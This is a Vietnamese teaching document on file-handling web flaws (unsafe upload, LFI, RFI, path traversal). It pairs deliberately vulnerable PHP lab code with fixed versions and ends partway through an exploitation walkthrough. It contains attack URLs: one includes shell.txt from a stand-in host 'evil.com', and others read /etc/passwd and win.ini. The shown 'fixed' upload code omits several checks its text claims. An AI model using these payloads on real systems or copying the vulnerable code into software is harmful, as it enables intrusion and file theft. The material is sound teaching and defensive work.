LỖI WEB CƠ BẢN – xử lý file

1. Lý thuyết

1. Unsafe File Upload (Tải lên tệp không an toàn)

Unsafe File Upload xảy ra khi một ứng dụng web cho phép người dùng tải lên tệp mà không có kiểm soát thích hợp, dẫn đến nguy cơ tải lên các tệp độc hại như:

- **Webshell** (một script độc hại giúp tin tặc kiểm soát máy chủ).
- **Mã thực thi độc hại** (ví dụ: tệp `.php`, `.jsp`, `.asp` có thể thực thi lệnh trên máy chủ).
- **Tệp chứa mã độc** (ví dụ: `.exe`, `.dll`, `.bat`, `.sh`).

🔹 **Ví dụ tấn công**: Nếu một trang web cho phép tải lên hình ảnh nhưng không kiểm tra nội dung, hacker có thể tải lên một tệp `.php` có mã độc và chạy nó từ trình duyệt.

🔹 **Cách phòng tránh**:
✔ Chỉ cho phép tải lên các định dạng an toàn (JPG, PNG, PDF, DOCX, v.v.).
✔ Kiểm tra phần mở rộng, nội dung MIME và header của tệp.
✔ Lưu tệp ở thư mục ngoài thư mục có thể thực thi.
✔ Không cho phép thực thi mã trong thư mục tải lên

2. LFI (Local File Inclusion – Bao gồm tệp cục bộ)

LFI xảy ra khi ứng dụng web cho phép người dùng nhập đường dẫn tệp và tải lên các tệp nội bộ của máy chủ.

Ví dụ tấn công:

```php
<?php
    $file = $_GET['page']; // Nhận tham số từ URL
    include($file); // Bao gồm nội dung của tệp
?>
```

URL tấn công:

```
http://example.com/index.php?page=/etc/passwd
```

Nếu máy chủ không kiểm soát, hacker có thể đọc file hệ thống như `/etc/passwd` (Linux) hoặc `C:\windows\win.ini` (Windows).

- **Cách phòng tránh**:
- ✔ Không sử dụng `include()` hoặc `require()` với dữ liệu từ người dùng.
- ✔ Giới hạn danh sách tệp có thể tải bằng whitelist.
- ✔ Kiểm tra và lọc đầu vào (`basename()` , `realpath()`).

3. RFI (Remote File Inclusion – Bao gồm tệp từ xa)

RFI xảy ra khi ứng dụng web cho phép tải tệp từ máy chủ bên ngoài, giúp hacker thực thi mã độc từ một máy chủ khác.

- **Ví dụ tấn công**:

```php
<?php
    $file = $_GET['page'];
    include($file);
?>
```

URL tấn công:

```
http://example.com/index.php?page=http://evil.com/shell.txt
```

Nếu máy chủ không kiểm tra đầu vào, nó có thể tải và thực thi mã độc từ `evil.com`.

- **Cách phòng tránh**:
- ✔ Không cho phép URL bên ngoài trong `include()`.
- ✔ Sử dụng `allow_url_include = Off` trong `php.ini`.
- ✔ Kiểm tra và lọc đầu vào để ngăn chặn URL độc hại.

4. Path Traversal (Điều hướng đường dẫn tệp)

Path Traversal cho phép hacker truy cập vào các tệp nhạy cảm bằng cách sử dụng ký tự `../` để đi ngược lại thư mục gốc.

- **Ví dụ tấn công**:

```php
<?php
    $file = $_GET['file'];
    include("uploads/" . $file);
?>
```

URL tấn công:

```
http://example.com/index.php?file=../../../../etc/passwd
```

Nếu không có kiểm soát, hacker có thể truy cập và đọc tệp hệ thống.

- **Cách phòng tránh**:
- ✔ Không cho phép ký tự `../` trong đầu vào.
- ✔ Sử dụng `realpath()` để kiểm tra đường dẫn hợp lệ.
- ✔ Giới hạn đường dẫn chỉ trong thư mục tải lên.

2. Thực hành

1. Xây dựng trang web bàng PHP

1.1 file index.php tại Webroot

- File này tạo ra trang chính để kết nối với Folder ./PagePage và mắc lỗi xuất hiện lỗi **LFI**

```php
<?php
// index.php - Chứa lỗi LFI

if (isset($_GET['page'])) {
    $page = $_GET['page']; // Không kiểm tra đầu vào -> LFI
    include("Page/$page");
} else {
    echo "<h2>Chào mừng đến với trang web!</h2>";
    echo "<a href='?page=about.php'>About</a> | ";
    echo "<a href='?page=upload.php'>Upload File</a>";
}
?>
```

1.2 Folder./Page chứa một số 02 files php (about.php, **upload.php**)

- File about.php sẽ xem thông tin của tác giả

```php
<?php
// about.php - Hiển thị thông tin tác giả
echo "<h2>Thông tin tác giả</h2>";
echo "<p>Tác giả: Nguyễn Văn A</p>";
?>
```

- File upload.php dùng để tải file lên và có mắc lỗi ***Unsafe File Upload***

```php
<?php
// upload.php - Phiên bản có lỗi Unsafe File Upload
$upload_dir = 'uploads/';
if (!is_dir($upload_dir)) {
    mkdir($upload_dir, 0777, true);
}

if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $file_name = basename($_FILES['file']['name']);
    $upload_file = $upload_dir . $file_name;

    // Không kiểm tra phần mở rộng, cho phép upload mọi file
    move_uploaded_file($_FILES['file']['tmp_name'], $upload_file);
    echo "File uploaded: <a href='$upload_file' target='_blank'>$file_name</a>";
```

```php
}

// Hiển thị danh sách file đã tải lên
$files = scandir($upload_dir);
$files = array_diff($files, ['.', '..']);

echo "<h2>Danh sách file đã tải lên:</h2><ul>";
foreach ($files as $file) {
    echo "<li><a href='$upload_dir$file' target='_blank'>$file</a></li>";
}
echo "</ul>";
?>

<form method='post' enctype='multipart/form-data'>
    <input type='file' name='file'>
    <button type='submit'>Upload</button>
</form>
```

1.3 Webroot có thêm 2 files: **index_fixed.php**, **upload_fixed.php**

Hai file này là để sửa các lỗi của hai file trước

Index_fixed.php

1. Chỉ cho phép các trang hợp lệ

```
$allowed_pages = ['about.php', 'upload.php']; // Chỉ cho phép 2 file hợp lệ
```

- Chỉ cho phép hai file `about.php` và `upload.php` được include.
- Điều này ngăn chặn hacker nhập giá trị `?page=../../../../../windows/win.ini` hoặc `?page=config.php`.

2. Xóa ký tự `../` để tránh truy cập file ngoài thư mục

```
$page = basename($_GET['page']); // Loại bỏ ký tự ../
```

- `basename($_GET['page'])` sẽ loại bỏ các ký tự `../`, ngăn chặn việc truy cập ra ngoài thư mục `Page/`.
- Ví dụ: nếu hacker nhập `?page=../../config.php`, `basename()` sẽ chỉ giữ lại `config.php`, nhưng file này **không có trong danh sách cho phép**, nên hacker vẫn không thể đọc được.

3. Kiểm tra file có hợp lệ hay không

```
if (in_array($page, $allowed_pages)) {
    include("Page/$page");
} else {
    echo "Trang không hợp lệ!";
}
```

- Nếu file không nằm trong danh sách `$allowed_pages`, hệ thống sẽ không include và chỉ hiển thị thông báo `"Trang không hợp lệ!"`.
- Điều này giúp **chặn mọi tấn công LFI**, ngay cả khi hacker cố gắng nhập đường dẫn khác.

```php
<?php
// index_fixed.php - Đã sửa lỗi LFI

$allowed_pages = ['about.php', 'upload.php']; // Chỉ cho phép 2 file hợp lệ

if (isset($_GET['page'])) {
    $page = basename($_GET['page']); // Loại bỏ ký tự ../
    if (in_array($page, $allowed_pages)) {
        include("Page/$page");
    } else {
        echo "Trang không hợp lệ!";
    }
} else {
    echo "<h2>Chào mừng đến với trang web!</h2>";
    echo "<a href='?page=about.php'>About</a> | ";
    echo "<a href='?page=upload.php'>Upload File</a>";
}
?>
```

upload_fixed.php

1. **Chỉ cho phép định dạng file an toàn**
   - Chỉ cho phép các file có phần mở rộng hợp lệ (`jpg, png, gif, txt`).
   - Ngăn chặn hacker tải lên file `.php` , `.exe` , `.bat` để thực thi mã độc.
2. **Kiểm tra loại MIME thực sự của file**
   - Hacker có thể đổi tên `shell.php` thành `shell.jpg` .
   - Kiểm tra loại MIME bằng `finfo_file()` để phát hiện file giả mạo.
3. **Giới hạn kích thước file**
   - Chỉ cho phép file có kích thước tối đa 2MB để **tránh tấn công DoS bằng file lớn**.
4. **Đổi tên file để tránh bị ghi đè**

- Sử dụng `uniqid()` để đặt tên file ngẫu nhiên (`64fb45f3c4f67.jpg`).
- Tránh trường hợp 2 người tải lên file trùng tên và bị ghi đè.

5. **Kiểm tra và tạo thư mục nếu chưa tồn tại**
   - Nếu thư mục `uploads/` chưa có, sẽ tự động tạo với quyền **0755**.
   - Tránh lỗi khi thư mục lưu file bị thiếu.
6. **Chỉ cho phép tải file từ form POST**
   - Kiểm tra `$_SERVER['REQUEST_METHOD'] === 'POST'` để chặn request GET.
   - Tránh tấn công bằng cách gửi request thủ công.
7. **Kiểm tra nếu có file thực sự được gửi**
   - Nếu không có file (`!isset($_FILES['file'])`), sẽ dừng ngay.
   - Tránh lỗi khi người dùng gửi request rỗng.
8. **Di chuyển file an toàn bằng `move_uploaded_file()`**
   - Chỉ di chuyển file từ thư mục tạm (`tmp_name`), tránh thực thi file trái phép.

```php
<?php
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $upload_dir = "uploads/";
    $file_name = basename($_FILES['file']['name']);
    $tmp_name = $_FILES['file']['tmp_name'];
    $file_ext = strtolower(pathinfo($file_name, PATHINFO_EXTENSION));
    $allowed_exts = ['jpg', 'png', 'gif', 'txt']; // Chỉ cho phép file an toàn

    if (in_array($file_ext, $allowed_exts)) {
        $target_file = $upload_dir . $file_name;
        if (move_uploaded_file($tmp_name, $target_file)) {
            echo "File uploaded: <a href='$target_file'>$file_name</a>";
        } else {
            echo "Upload failed!";
        }
    } else {
```


```
        echo "Invalid file type!";
    }
}
?>

<form method="POST" enctype="multipart/form-data">
    <input type="file" name="file">
    <input type="submit" value="Upload">
</form>
```


2. Thực hiện khai thác

1. Unsafe File Upload

- Đây là lỗi ở phần file upload
- Bởi vì trang web không kiểm tra đầu vào nên chúng ta có thể cho vào file PHP vào hệ thống.
- Trong file chứa các hàm độc hại như **system()** có thể tác động lên hệ thống



Kết quả do hàm **system()** trả về là



2. LFI

- Đây là lỗi ở phần index.php
- Chúng ta có thể lợi dụng để đọc các file nhạy cảm

`windows/win.ini` là **tệp cấu hình hệ thống** cũ của Windows, được sử dụng trong các phiên bản Windows trước đây (Windows 95, 98, ME) để lưu trữ cài đặt hệ thống và ứng dụng.

Chúng ta thử dùng LFI để đọc nội dung